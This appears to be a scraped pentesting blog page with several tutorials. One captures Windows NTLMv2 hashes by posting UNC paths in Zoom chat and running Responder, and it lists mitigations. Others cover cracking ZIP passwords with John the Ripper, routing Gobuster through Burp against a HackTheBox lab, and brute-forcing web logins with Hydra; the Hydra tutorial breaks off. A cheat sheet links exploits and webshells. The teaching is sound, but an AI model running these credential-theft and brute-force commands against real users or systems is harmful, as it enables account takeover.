Hacking Tutorial

Abusing Zoom Webinar/Meeting Software to Steal Windows Credentials

A vulnerability exists within Zoom with the way that it handles UNC paths in its chat feature. UNC (Universal Naming Convention) paths are used by computer systems to reference network resources and typically look like the following:

\\computer\share

As you can see from the above text, this path is listed out in this blog post as text, but isn’t a clickable link. The vulnerability that exists in Zoom is the fact that these paths are clickable links that will automatically attempt to take users that click on them to the share, whether it exists or not.

Why is this a problem? Most webinars/meetings in Zoom will allow all attendees to type in the chat. This would allow a nefarious actor to place a malicious UNC path into the chat and direct users to interact with it.

The exploit we’re going to use isn’t new. In fact, I’ve already written about it in a previous blog post! I highly recommend that you check it out, as I’m not going to go as in depth as I did in that post; Abusing LLMNR/NBT-NS in Active Directory Domains: Part 1 (Capturing NTLMv2 Hashes).

Table of Contents:

  • Performing the attack
  • But wait.. You need local network access?
  • Mitigation Strategies

Performing the attack

To begin, let’s ensure our Responder tool is configured with all servers on.

sudo gedit /opt/Responder/Responder.conf


With all servers active, letโ€™s go ahead and Run Responder on our primary interface (note yours may differ depending on your environment).
sudo python Responder.py -I eth0

So whatโ€™s happening here? Responder.py is listening for all incoming requests in the three listed Poisoners (LLMNR, NBT-NS, DNS/MDNS).

Why does this matter? Computers will send their username & passwords (in hashed format) to any SMB shares when trying to connect. They do this by design so that the SMB server can determine whether or not the user is allowed to access this share.

What do we need to do? Now we just need a way to get machines to reach out and request to connect to a server of ours, such as an SMB share. If only there was a way to share a clickable link to a SMB share with multiple users all at once.. Enter Zoom!

From within a Zoom webinar/meeting, let’s go ahead and place a UNC path to see the vulnerability in action.

As you can see, the path lights up and is clickable. With Responder.py running on our attacking machine, let’s go ahead and click the link from the victim machine. Clicking the link from the victim machine doesn’t appear to do anything at all, but let’s check the output of our Responder.py window..

Check it out, we’ve got a NTLMv2 hash along with its username. From here, we could utilize additional tools to relay this hash to other machines on the network or even crack it to obtain the password in clear-text. Tutorials on these topics are coming in the future.

Note: This above example is abusing LLMNR in the network in order for Responder.py to receive the request. This is because the share \\infinitelogins\share doesn’t actually exist. If LLMNR is disabled in the network, a UNC path that directly points to the attacking machine is necessary.


But wait.. You need local network access?

Everything I’ve shown you up to this point DOES require that your attacking machine is on the same local network as the victims. With that said, it is possible to leverage this same technique to have machines connect to a publically routable address that is running Responder.py (assuming that SMB is allowed out of your network and over your internet provider).


Mitigation Strategies

Don’t allow everybody to chat within Zoom. You should be able to limit chat capabilities to specific users of panelists-only. If a UNC share can’t be shared, the exploit can’t take place.

Perform egress filtering on port 445. If outbound SMB requests are denied in your network, or at the gateway, Responder.py will never see the request come in and will never ask for the machine’s NTLM credentials.

Educate users. User awareness training will help prevent attacks like this along with other common phishing techniques. If users know what not to click on, they won’t click.

Disable LLMNR/NBT-NS. You should really just disable LLMNR in your network for a number of reasons, but this won’t prevent the attack if the UNC path provided in the chat points directly to the attacking box. It will stop the attack if the share entered within the chat window doesn’t exist however.

Pentesting, Tips & Tricks

Hacking Methodology Cheatsheet

This post is going to contain a list of common tools, vulnerabilities, & methodology tactics broken down by category and contains links to references that will showcase examples. This document will be updated often as I work through more and more resources.


Enumerating Common Services

Enumerating SMB 139,445

  • Using smbmap and smbclient to crawl and browse shares. Example of this in HTB FriendZone – Link to Ippsec video.

Enumerating LDAP 389


External Tools/Methodology

Using Hydra to Brute-Force Websites

Using ASP/ASPX Webshells

Enumerating Tomcat

Enumerating HTTP Proxies

Connecting to/Abusing IRC

Performing Zone Transfers


Local/Remote File Inclusion (LFI & RFI)

  • Using PHP Wrappers within LFI to Obtain PHP Script Source Code — My post
  • XML Entity Injection (XXE) Vuln for LFI. HackTheBox: DevOops. – Link to Ippsec Video

Privilege Escalation Techniques/Tools

Privilege Escalation: Using Sherlock

Privilege Escalation: Using Windows-Exploit-Suggester


Pivoting & Utilizing Proxies

Routing Tools Through Proxies


Common Vulnerabilities

Exploiting MS17-010 (EternalBlue)

  • HackTheBox: Blue

Exploiting MS14-066 (Heartbleed)

Exploiting CVE-2016-5195 (DirtyCow)


Common Active Directory Attacks

Abusing LLMNR/NBT-NS w/ Responder

Abusing IPv6

Utilizing CrackMapExec

Hacking Tutorial

How To Crack Encrypted ZIP Archives

Thanks for checking out another quick hacking tutorial! This one is super simple, but helpful to know in case you come across a password protected ZIP archive that you need access to.


To start, I created a couple text files on my Windows machine and stored them into an encrypted ZIP archive using 7-zip.


Let’s transfer over the CrackMe.zip file to our Kali machine.


Once the CrackMe.zip file is present on the filesystem, go ahead and Right-Click and select Extract Here.

You’ll get a prompt stating that there is a Password Required.

In order for us to crack this password, we need to first extract its hash. Luckily, John The Ripper has everything we need built-in. Let’s spin up a Terminal window and get started. Start by making sure you’re in the correct directory that contains the ZIP file.

Run the following command to decrypt any hashes that are contained within the archive. This will create a new text document titled hash-to-crack.txt

sudo zip2john CrackMe.zip > hash-to-crack.txt

We can verify the contents of the file by utilizing cat.

cat hash-to-crack.txt

Great! Now that we have a hash contained in the text document, let’s try our hand at cracking it. First, we’ll need a wordlist. I always like to utilize the rockyou.txt wordlist built into Kali first. This list can be found at /usr/share/wordlists/rockyou.txt. If you haven’t first unzipped this list, you’ll want to do that before proceeding. Check out this guide for help with that.

With wordlist in hand, let’s run the following command to start our brute-force.

sudo john hash-to-crack.txt --wordlist=/usr/share/wordlists/rockyou.txt

If you receive an error, you may need to specify the format the hash is in.

sudo john --format=zip hash-to-crack.txt --wordlist=/usr/share/wordlists/rockyou.txt

Based on the result above, we see that our password is password123! Let’s attempt to extract the archive again, and enter that password to make sure it works.

Doing so creates a new folder titled CrackMe. Let’s go ahead and expand the contents of this and see what we can find!


That’s it! Super quick and easy to crack this if you have a weak password. As you’ve heard 1000 times, strong passwords are essential for keeping your data secure, and this is just one example that proves that.

Hacking Tutorial

How To Route Tools (Gobuster) Through a BurpSuite Proxy

There are times where you will need to troubleshoot or route your tools through a proxy in order to get the result you need. This post will serve as a general guide for configuring BurpSuite as a proxy so you can route tools through it easily, and troubleshoot things as needed.

In this specific example, we showcase how to route Gobuster through Burpsuite so we can analyze traffic.

Table of Contents:

  • Identifying the Problem
  • Configuring Proxy in BurpSuite
  • Testing the Proxy

Identifying the Problem

On HackTheBox, there is a box called Node where you can’t use Gobuster for enumeration. When you’re able to analyze requests through a tool like Burpsuite, you can identify this early on and save a ton of time by dodging a rabbit hole.

Note: This is NOT a write-up on Node. We will not be resolving the problem of enumerating Node using Gobuster, but instead will simply use Node as an example for this blog post.


Node lives at 10.10.10.58, and has a webserver listening on port 3000. Let’s start by browsing to that webpage to see what we get once we’re connected to the HackTheBox VPN.

http://10.10.10.58:3000

Anytime I see a webpage, I always like to start Gobuster to try and enumerate any directories that may be living under the hood. Let’s give that a shot.

gobuster dir -u http://10.10.10.58:3000 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Very quickly we get a response back that states “Error: the server returns a status code that matches the provided options for non existing urls. http://10.10.10.58:3000/febbf4ec-069f-4b87-a671-a07ses, specify the ‘–wildcard’ switch

Specifying the --wildcard switch as it suggests in this case will just cause every page to report back with a 200 status code. Not very helpful.

gobuster dir -u http://10.10.10.58:3000 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --wildcard


Configuring Proxy in BurpSuite


Let’s spin up BurpSuite and navigate to the Proxy tab. Let’s then go into Options, and Add a new proxy listener.

In the Binding tab, enter a Port that you’d like to use. In this case, I’ll just use 8081.

Click on the Request Handling tab. Fill out as needed.

Redirect to host: Enter the host that you wish to send traffic to. I’ll be sending my traffic to 10.10.10.58
Redirect to port: Enter the port that the host is listening on. In my case, it will be 3000.
Force use of TLS: That is not necessary in my example, but it may be a requirement for you depending on your use-case.
Support Invisible Proxying: N/A

Click OK.

The add listener screen should close, and you should be taken to the Proxy Listeners table with a new entry shown. Make sure that your new listener is Running.


Testing the Proxy


Now, let’s open a browser and see what happens when we browse to localhost on the port we specified earlier.

http://localhost:8081

Great! We know our proxy is working and we’re able to route traffic through BurpSuite. Let’s do the same, but with Gobuster this time.


gobuster dir -u http://localhost:8081 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

We notice that we are still getting the same error message. Let’s see if we can analyze this traffic within BurpSuite and identify why. Let’s head back into Burp and select the Proxy tab. Turn Intercept On.

Let’s run the same Gobuster command again. You’ll notice the tool will spin up, but then appear to hang.

gobuster dir -u http://localhost:8081 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Heading back to Burp, we have a chance to modify the request if we desire. I will go ahead and click Forward. You may need to click it a few times if multiple requests are being sent.

Gobuster still reports the same error as before, but now we have a chance to go into the HTTP History within Burp. From here, we can review the Response received from the webserver and have a chance to troubleshoot.

This proves that we are routing fully through Burp, and now have a chance to utilize some of its features while running our tools.


That’s it for this post! Again, the goal was to learn how to route tools through BurpSuite so that you can leverage all of its features. Let me know if this is at all helpful, or if there is more that you’d like me to add.

Tips & Tricks

Unzipping Rockyou.txt.gz in Kali Linux

Encrypt and Anonymize Your Internet Connection for as Little as $3/mo with PIA VPN. Learn More

Stupid simple post. Creating this as I never remember the syntax and have to look it up each time I spin up a new VM. Posting the command here for my own personal gain in the future.

sudo gzip -d /usr/share/wordlists/rockyou.txt.gz

If you like Hacking Content, you should check out my YouTube channel!
https://www.youtube.com/c/infinitelogins

Hacking Tutorial, Pentesting

How to Brute Force Websites & Online Forms Using Hydra

Encrypt and Anonymize Your Internet Connection for as Little as $3/mo with PIA VPN. Learn More

While working through NINEVAH on HackTheBack (Write-Up on this coming in a future post), I came across a couple web forms that I needed to break into. In my opinion, using the Intruder feature within BurpSuite is an easier way to run brute-force attacks, but the effectiveness of the tool is greatly reduced when using the free community version. Instead of dealing with slow brute-force attempts, I decided to give Hydra a try.


What we’re breaking into

If you’re unfamiliar with https://hackthebox.eu, I highly recommend checking them out. Click here to check out my HackTheBox related content.



NINEVAH sits on HackTheBox servers at IP address 10.1.10.43. I found a couple login pages at the following URLs. These are the addresses we’re going to attempt to break into.

1st Address: http://10.10.10.43/department/login.php

This image has an empty alt attribute; its file name is image-34.png

2nd Address: https://10.10.10.43/db/index.php

This image has an empty alt attribute; its file name is image-36.png

Using Hydra to Brute-Force Our First Login Page

Hydra is a fairly straight forward tool to use, but we have to first understand what it needs to work correctly. We’ll need to provide the following in order to break in:

  • Login or Wordlist for Usernames
  • Password or Wordlist for Passwords
  • IP address or Hostname
  • HTTP Method (POST/GET)
  • Directory/Path to the Login Page
  • Request Body for Username/Password
  • A Way to Identify Failed Attempts

Let’s start piecing together all the necessary flags before finalizing our command.

Specifying Username

In our particular case, we know that the username Admin exists, which will be my target currently. This means we’ll want to use the -l flag for Login.
-l admin

Note: If you don’t know the username, you could leverage -L to provide a wordlist and attempt to enumerate usernames. This will only be effective if the website provides a way for you to determine correct usernames, such as saying “Incorrect Username” or “Incorrect Password”, rather than a vague message like “Invalid Credentials”.

Specifying Password

We don’t know the password, so we’ll want to use a wordlist in order to perform a Dictionary Attack. Let’s try using the common rockyou.txt list (by specifying a capital -P) available on Kali in the /usr/share/wordlists/ directory.
-P /usr/share/wordlists/rockyou.txt

IP Address to Attack

This one is easy!
10.10.10.43

Specifying Method


This is where we need to start pulling details about the webpage. Let’s head back into our browser, right-click, and Inspect Element.


A window should pop-up on the bottom of the page. Go ahead and select the Network tab.

